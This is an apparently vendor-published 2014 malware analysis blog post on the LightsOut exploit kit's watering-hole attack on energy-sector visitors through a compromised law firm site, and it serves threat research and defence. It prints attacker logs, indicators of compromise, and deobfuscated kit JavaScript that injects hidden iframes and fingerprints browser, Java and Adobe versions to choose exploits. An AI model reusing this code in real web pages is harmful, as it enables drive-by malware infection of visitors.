LightsOut EK Targets Energy Sector

Published on:
March 12, 2014

Authored by:


Chris Mannon

Category:

Exploit Kit

LightsOut EK Targets Energy Sector


Late last year, the story broke that threat actors were targeting the energy sector with Remote Access Tools and Intelligence gathering malware. It would seem that the attackers responsible for this threat are back for more. This particular APT struck late February between 2/24-2/26. The attack began as a compromise of a third party law firm which includes an energy law practice known as Thirty Nine Essex Street LLP (www[.]39essex[.]com). The victim site is no longer compromised, but viewers should show restraint and better browsing practices when visiting.



timestamp	serverip	requestsize	responsesize	httpresponse	httprequest	urlname	referralurlname	filetypename
2014-02-24 14:30:57	80.242.147.107	666	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-24 14:31:51	80.242.147.107	684	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-24 15:18:35	80.242.147.107	733	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-24 15:44:03	80.242.147.107	726	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-24 15:44:23	80.242.147.107	751	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-24 17:32:29	80.242.147.107	422	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-25 09:16:35	80.242.147.107	712	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-25 10:19:22	80.242.147.107	517	32547	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	html
2014-02-25 10:20:46	80.242.147.107	517	31179	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	html
2014-02-25 10:25:44	80.242.147.107	422	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-25 10:25:54	80.242.147.107	448	7561	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-25 10:28:02	80.242.147.107	431	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/index.php	gz
2014-02-25 10:29:21	80.242.147.107	431	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/index.php	gz
2014-02-25 11:29:59	80.242.147.107	358	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-26 15:12:04	80.242.147.107	751	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz
2014-02-26 16:29:31	80.242.147.107	491	7562	200	GET	swissitaly.com/modules/mod_jabulletin/elements/stridxd.php	www.39essex.com/	gz

39essex.com shown as a referral URL to suspicious site.

The compromise leads the victim to another site which provides the attacker with a specific user-agent in the URL field. The purpose of this is to pass along diagnostics to the attacker so that the proper malicious package is sent to the victim. This should be taken as a point of identification in administrator logs as this may indicate an attack on your network.



Statistics
Inspectors
AutoResponder
Composer
FiddlerScript
Filters
Log
Timeline
Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML
Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies
Raw JSON XML

#	Result	Protocol	Host	URL	Body	Caching
1	200	HTTP	Tunnel to	themes.googleusercontent.com:443	771	
2	200	HTTP	Tunnel to	themes.googleusercontent.com:443	771	
3	502	HTTP	doocyljawc	/	512	no-cac...
4	502	HTTP	fhsgonkzuk	/	512	no-cac...
5	502	HTTP	wvyvpnrcts	/	512	no-cac...
6	200	HTTP	Tunnel to	ssl.gstatic.com:443	771	
7	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=h1&f=15515b...	36,986	
8	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=h7	170	
9	404	HTTP	swissitaly.com	/favicon.ico	372	
10	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	0	
11	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	20	
12	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	20	
13	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	20	
14	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	20	
15	200	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/stridxd.php?a=r7	20	
16	404	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/HzDSZRd3.class	624	
17	404	HTTP	swissitaly.com	/modules/mod_jabulletin/elements/HzDSZRd3/class.class	624	


```
Request Headers                                              [Raw] [Header Definitions]
GET /modules/mod_jabulletin/elements/stridxd.php?a=h1&f=15515bc5d857885c8c823437b9611e88&u=Mozilla/4.0%20(compatible;%20M
Client
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Encoding: gzip,deflate,sdch
    Accept-Language: en-US,en;q=0.8
    User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
Transport
    Connection: keep-alive
```

At the time of research, the Java Class file was returning 404.

There are several other locations which show similar activity that are also related to this threat. Malicious redirects come from IP address 174[.]129[.]210[.]212 should also be taken as suspicious as well as some sites hosted on this domain (aptguide[.]3dtour[.]com).


The URLquery and VirusTotal entries for this IP corroborates the notion that this location played a part in using LightsOut Exploit Kit.

LightsOut performs several diagnostic checks on the victim's machine to make sure that it can be exploited. This includes checking the browser and plugin versions.




```
            return "firefox";
        }
        return null;
}
function QfGnbgBu() {
    if (jFLgDyuuGS.indexOf("wow64") != -1) {
        return "64";
    } else {
        return "32";
    }
}
function pdcrPFg() {
    SzVcdmMiZah("/modules/mod_jabulletin/elements/stridxd.php?a=h2", "text/html");
}
function ARbFcu() {
    SzVcdmMiZah("/modules/mod_jabulletin/elements/stridxd.php?a=h7", "text/html");
}
function kGDsJfCA() {
    return GOPbrTZSr("AdobeReader");
}
function kjCbqGOP() {
    return GOPbrTZSr("Java");
}
function FHyAjrUqJCU(lIQlWTv) {
    if (lIQlWTv != null) {
        var kbuTlvNRs = parseFloat(lIQlWTv[1] + ("." + lIQlWTv[2]));
        if (lIQlWTv[0] == 9 && kbuTlvNRs <= 3.4) {
            XWQGxdU();
        }
        if (lIQlWTv[0] == 9 && kbuTlvNRs <= 4) {
            GnEXDBgq();
```

The deobfuscated Javascript sheds some light on the iframe injection.




```
;
function SzVcdmMiZah(PuBtLcQXwBp, JFhVk) {
    try {
        var HTnmBh = document.createElement("iframe");
        HTnmBh.type = JFhVk;
        HTnmBh.style.visibility = "hidden";
        HTnmBh.width = 1;
        HTnmBh.height = 1;
        HTnmBh.src = PuBtLcQXwBp;
        HTnmBh.async = true;
        document.body.appendChild(HTnmBh);
    } catch (BxoOjyvEhXH) {
        return null;
    }
}
function VLwSJpdrT() {
    if (jFLgDyuuGS.indexOf("msie") != -1 &&
        jFLgDyuuGS.indexOf("opera") == -1 &&
        jFLgDyuuGS.indexOf("webtv") == -1) {
        return "msie";
    }
    if (jFLgDyuuGS.indexOf("opera") != -1) {
        return "opera";
    }
    if (jFLgDyuuGS.indexOf("firefox") != -1) {
        return "firefox";
    }
    return null;
```

More JS Deobfuscation




```
function () {
    var d = this, c = d.$, a = d.$$, f, e, b = null;
    if (d.isDisabled()) {
        return d;
    }
    f = "Adobe.*PDF.*Plug-?in|Adobe.*Acrobat.*Plug-?in|Adobe.*Reader.*Plug-?in";
    e = c.findNavPlugin(f, 0);
    d.detected = e ? 1 : -1;
    if (e) {
        b = c.getNum(e.description) || c.getNum(e.name);
        b = c.getPluginFileVersion(e, b);
        if (!b) {
            b = d.attempt3();
        }
    }
    if (b) {
        d.version = b;
    }
    return d;
}
```

Checking to see what version of Adobe is installed.



```
function () {
    var a = this, b = a.$;
    return b.ActiveXEnabled && b.isIE && b.verIE >= 7 ? 0 : 1;
```

Checking to see if you are IE7.




```
    g = g || b.version0;
    f = a.isRange(d);
    if (f) {
        if (a.setRange(f, h) == d) {
            c = f;
        }
        d = 0;
    }
    if (b.OTF < 3) {
        b.installed = c ? c > 0 ? 0.7 : -0.1 : d ? 1 : g ? -0.2 : -1;
    }
    if (b.OTF == 2 && b.NOTF && !b.applet.getResult()[0]) {
        b.installed = g ? -0.2 : -1;
    }
    if (b.OTF == 3 && b.installed != -0.5 && b.installed != 0.5) {
        b.installed = b.NOTF.isJavaActive(1) == 1 ? 0.5 : -0.5;
    }
    if (b.OTF == 4 && (b.installed == -0.5 || b.installed == 0.5)) {
        if (d) {
            b.installed = 1;
        } else {
            if (c) {
                b.installed = c > 0 ? 0.7 : -0.1;
            } else {
                if (b.NOTF.isJavaActive(1) == 1) {
                    if (g) {
                        b.installed = 1;
                        d = g;
                    } else {
                        b.installed = 0;
                    }
```

Checking to see if Java is enabled in the browser.

Ultimately, a payload is delivered from the LightsOut Exploit kit, which attempts to drop a malicious JAR file exploiting CVE-2013-2465. At the time of research, the binary file was no longer available, which suggests that the attack window has now closed for this particular watering hole. However, other security sources tell us that the site used in the attack is also a known HAVEX RAT CnC.

The recent activity of this threat originating from a site in the energy sector should serve as a warning to those in the targeted industry. Prior research from other sources tells us that the threat actors involved are highly motivated and agile. Their motive is to gather intelligence for further attacks, so be on your guard and monitor transaction logs for suspicious activity!

Suggested Blogs



Mar
19
2020

New Android App Offers Coronavirus Safety Mask But Delivers SMS Trojan

By: Shivang Desai

Read This Post

Mar
18
2020

Why Proxies and Firewalls Are Essential in the Modern Threat Landscape

By: Scott Bullock

Read This Post

Take the first steps on your transformation journey

Contact Us

Request Demo

Products
Solutions
Resources
Company
Careers
Blogs
Zenith Community

Privacy
Privacy Policy
GDPR and Privacy Shield Policy
California Privacy Policy
Cookies Policy

Legal / Security
Acceptable Use Policy
Patents
Vulnerability Disclosure Program

Language
English
Français
Deutsch
日本語

Keep in touch with us!
Email
Submit
By clicking the submit button,
you are agreeing to our privacy policy